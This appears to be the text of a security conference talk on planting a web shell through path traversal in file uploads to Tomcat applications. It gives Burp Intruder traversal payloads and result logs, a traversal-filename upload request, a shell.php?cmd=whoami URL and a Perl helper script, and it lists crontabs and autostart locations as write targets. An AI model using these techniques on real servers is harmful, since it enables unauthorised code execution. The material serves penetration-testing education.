? **Payload Options [Numbers]**
This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From: 0001
To: 4223
Step: 1
How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits: 4
Max integer digits: 4
Min fraction digits: 0
Max fraction digits: 0

Examples
0001
4321

? **Payload Processing**
You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
<input type="checkbox"/>	

























? **Payload Encoding**
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☐ URL-encode these characters: .\!@=<>?+&*";

The second payload set (the file content holder) -> ascending natural numbers


Again, do not URL-encode these characters (even if they are not there 😊)

The Intruder attack – attack!

Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request ^	Payload1	Payload2	Status	Error	Timeout	Len
0			200			463
1	/opt/tomcat7/webapps/test.png	0001	500			2483
2	../../../../../../../../opt/tomcat7/webapps/test.png	0002	500			2587
3	../../../../../../../../opt/tomcat7/webapps/test....	0003	500			2651
4	../../../../../../../../opt/tomcat7/webapps/test.png	0004	500			2623
5	/opt/tomcat7/webapps/html/test.png	0005	500			2503
6	../../../../../../../../opt/tomcat7/webapps/html/test.png	0006	500			2607
7	../../../../../../../../opt/tomcat7/webapps/html/t...	0007	500			2671
8	../../../../../../../../opt/tomcat7/webapps/html/test....	0008	500			2643
9	/opt/tomcat7/webapps/htdocs/test.png	0009	500			2511
10	../../../../../../../../opt/tomcat7/webapps/htdocs/test.png	0010	500			2615
11	../../../../../../../../opt/tomcat7/webapps/htdoc...	0011	500			2679

[illegible]

Verifying the result



HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"34899-1458145266000"
Last-Modified: Wed, 16 Mar 2016 16:21:06 GMT
Content-Type: image/png
Content-Length: 34899
Date: Wed, 16 Mar 2016 16:21:07 GMT
Connection: close

%oPNG

□
□□□IHDR□□□ú□□□ô□□□□□ □ÝH□□□□tEXtSoftware□0894e ImageReadyqÉe<□□^tIDATxÚÄVío[
,€µÔ •†ý"†tž€iô □üpm^Ê£ëüiÔ-NHi7æS□„{ *æ¾; □MÓ □H?`ò-e □F □W¹ □Lœù
ýán<Ê¤?iAoÈ □‡ □Äé“¿`d|
wf.~S*Ê □hUiwK □°s6x½YT(ª □{ç□„f □ô □ÜL\èaēñc □-o □ññ:£ðy)xúÜ □|==ùP’\$²—on? ø|Pù`0^Áñ:xÚí □G □*ZZ

žrÚ □É+à □□eEeÉðÔ\$ □gØSÔ □ZG...%ap=1 □G ¶ £ ©, úó" □Wò, óãÝË³à □+V‡^g □d-j □·añ×÷ðò[3à×6&©-□«□□
6ø" □ç.i'Ôg □□± □É¤3p2^ □□...px8„: □Ä, □œ-è □\$[Æß) □, p*- □J™Yİ@ □Äi½| “ý| □t]g □uzht □/¾~ □□]] °ÚmP*5
ØçÊ □| , ¼4ÔÔ □~lfw\$Yi", ¼ÉYk, iÐßhé´™ □L ‘N»€´9 □m´á □□án \$ □□úNN □™“ oiİš!‘Oð³ □3»@iÔ □´□;é" □
ÍNÚ\è„!L2lôžôž÷¼4iø¾i+6CE^ □dÊa5×l÷xZG8Ž#·æ% iÄÆ □-ä □Úää, s- □İääøGÚ5- □±IE» Åd.²- □jéi~ ,~Èb □æBVd,y<¿
é □öiÜ-úE □□#7 •à(-ðž □Úâ\$£aÄ □□çê □ÄİhtÚÐ³ÁYJ¿ßÄË—_ àjt □ó<SU×s:iD?İf! □-Ý □[-YµàÜ □0,‡C) ^~óé½ □z;
'çB>)H©„.ýù □çNX-ª´SÔÚçæçÄ □r³YHrN □İ#„ÚÁÐ □; □8- □3~¿ò □sQİÄ.À†ç^ □bñ“©*ñ6~ ÷Ô±3gi;x"Ú □İsŠæxxd □
ē`â£¼„y □□\$

Identifying the golden payload

Attack Save Columns				
Results	Target	Positions	Payloads	Options
Filter: Showing all items				
Request #	Payload1	Payload2	Status	
885	../../../../../../../../var/lib/tomcat7/webapps/sites/all/test.png	0885	500	
886	../../../../../../../../var/lib/tomcat7/webapps/sites/all/test.png	0886	500	
887	../../../../../../../../var/lib/tomcat7/webapps/sites/all/test.png	0887	500	
888	../../../../../../../../var/lib/tomcat7/webapps/sites/all/test.png	0888	500	
889	/var/lib/tomcat7/webapps/www/build/test.png	0889	500	
890	../../../../../../../../var/lib/tomcat7/webapps/www/build/test.png	0890	500	
891	../../../../../../../../var/lib/tomcat7/webapps/www/build/test.png	0891	500	
892	../../../../../../../../var/lib/tomcat7/webapps/www/build/test.png	0892	500	
893	/var/lib/tomcat7/webapps/uploadbare/test.png	0893	500	
894	../../../../../../../../var/lib/tomcat7/webapps/uploadbare/test.png	0894	200	
895	../../../../../../../../var/lib/tomcat7/webapps/uploadbare/test.png	0895	500	

And the winner is....

```
./../..../var/lib/to  
mcat7/webapps/uploadbare/
```

The logical next step is to take this payload and try to upload a shell (and bypass other possible file upload restrictions – which is a whole different subject 😊)

Request Response

Raw	Params	Headers	Hex
<p>POST /uploadbare/upload HTTP/1.1 Host: localhost:8081 Content-Length: 35142 Cache-Control: max-age=0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Origin: http://localhost:8081 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36 Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryNulATRMH90sowNyL Referer: http://localhost:8081/uploadbare/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2 Cookie: JSESSIONID=11BEF7A438DE222C68BF35BE64A4B342 Connection: close</p> <p>—WebKitFormBoundaryNulATRMH90sowNyL Content-Disposition: form-data; name="file"; filename="/./.././.././.././.././.././var/lib/tomcat7/webapps/uploadbare/test.png" Content-Type: image/png</p> <p>%PNG [[IHDR [[[[[[[[[[[YH [[[[tEXtSoftware [0894e ImageReadyqÉe< [^tDATxÚÄVio [E [yÍUÆ6Nü™8 [ð+ M ["U""E ", [9_ç×qÁUP] [f [-Q0ÄxYCEô4óvP¾÷æ÷{ov ¥ [@9ú1r , Ÿ@9 [ü>s [L [app ['h?' " [ç'(Ž)=J [,eu0 • †ŷ• NtzÇiô [úbm^ÊÊëuiô•NHî7æs [, [*æ%; [MÔ [H?` ò-e [F` [W¹ [Lœù</p>			

An interesting diversion

A) the upload directory is located inside of the document root

the document root: /var/www/html/example.org/

the upload directory: /var/www/html/example.org/admin/docs/uploads/


If we know the upload dir, **we do not even need the traversal** (the payload is simply **shell.php**):

<http://example.org/admin/docs/upload/shell.php?cmd=whoami>

If the application is **NOT** vulnerable to path traversal, but the upload dir **is inside** of the document root (but we still do not know what the upload directory is):

- make sure we did all the content discovery (passive and active directory enumeration)
- check all discovered directories from the site map for existence of the uploaded file

An interesting diversion



```
1 http://localhost:8081/
2 http://localhost:8081/uploadbare
3 http://localhost:8081/uploadbare/
4 http://localhost:8081/uploadbare/css
5 http://localhost:8081/uploadbare/css
6 http://localhost:8081/uploadbare/css/
7 http://localhost:8081/uploadbare/files
8 http://localhost:8081/uploadbare/files/
9 http://localhost:8081/uploadbare/images
10 http://localhost:8081/uploadbare/images
11 http://localhost:8081/uploadbare/images/
12 http://localhost:8081/uploadbare/test.png
13 http://localhost:8081/uploadbare/upload
14
```

An interesting diversion

```
1  #!/usr/bin/perl
2  use strict;
3
4  my %dirs;
5
6  while(my $row=<STDIN>)
7  {
8      chomp ($row) ;
9      $row=~s/[^\\/]++$/ /;
10     $row=~s/^http(s?):\\/\\/[^\\/]++/ /;
11     $dirs{$row}=1;
12 }
13
14 foreach my $dir(keys %dirs)
15 {
16     print "$dir\\n";
17 }
18
```

Extract a unique list of
existing directories

```
root@kali# cat urls.txt | perl dirs_from_URLs.pl
/uploadbare/files/
/
/uploadbare/images/
/uploadbare/
/uploadbare/css/
root@kali#
```

An interesting diversion

Results Target Positions Payloads Options

?

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack positions - see help for full details.

Attack type: **Sniper**

GET /test.png HTTP/1.1

Host: localhost:8081

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

Accept-Encoding: gzip, deflate, sdch

Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2

Cookie: JSESSIONID=11BEF7A438DE222C68BF35BE64A4B342

Connection: close

2 3 ...

Target Payloads Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: 5

Payload type: Simple list Request count: 5

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste /uploadbare/files/

Load ... /

Remove /uploadbare/images/

Clear /uploadbare/

Clear /uploadbare/css/

Add Enter a new item

Add from list ...

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit

Remove

Up

Down


?

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safety.

☐ URL-encode these characters: .\<>?+&*;,;

An interesting diversion

 Intruder attack 4

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	
0		404	<input type="checkbox"/>	<input type="checkbox"/>	1178	
1	/uploadbare/files/	404	<input type="checkbox"/>	<input type="checkbox"/>	1213	
2	/	404	<input type="checkbox"/>	<input type="checkbox"/>	1178	
3	/uploadbare/images/	404	<input type="checkbox"/>	<input type="checkbox"/>	1215	
4	/uploadbare/	200	<input type="checkbox"/>	<input type="checkbox"/>	35148	
5	/uploadbare/css/	404	<input type="checkbox"/>	<input type="checkbox"/>	1209	

Request Response

Raw Params Headers Hex

GET //uploadbare/test.png HTTP/1.1

Host: localhost:8081

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2

Accept-Encoding: gzip, deflate, sdch

Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2

Cookie: JSESSIONID=11BEF7A438DE222C68BF35BE64A4B342

Connection: close

Covered vulnerable scenarios summary

- Upload dir outside of the document root
 - Path traversal required
 - Document root full path required
- Upload dir inside of the document root, but unknown/not directly accessible
 - Path traversal required
 - Document root full path **NOT** required
- Upload dir inside of the document root and known/enumerable + directly accessible
 - Path traversal **NOT** required
 - Document root full path **NOT** required

Other things worth mentioning

- Sometimes the document root might not be writable, but one of its subdirectories might be – this would require to generate a way longer payloads list, using the directories from the site map
- The document root is not the only one target worth writing to:
 - System binary files
 - System scripts, user scripts
 - Crontabs
 - Autostart locations
- Blind exploitation (no way to confirm the path traversal in the first place)
- Targets are world-writable/server is running as root
- Using `get_docroots.pl` for other purposes (like reading files 😊)

Possible improvements

- More document root paths?
- Support for windows!
- Improved evasive techniques?
- More automation (a Burp plugin?)
- Removable file scenario detection
- Race condition scenario detection
- How common is the upload-path-traversal today?

Thanks for attention!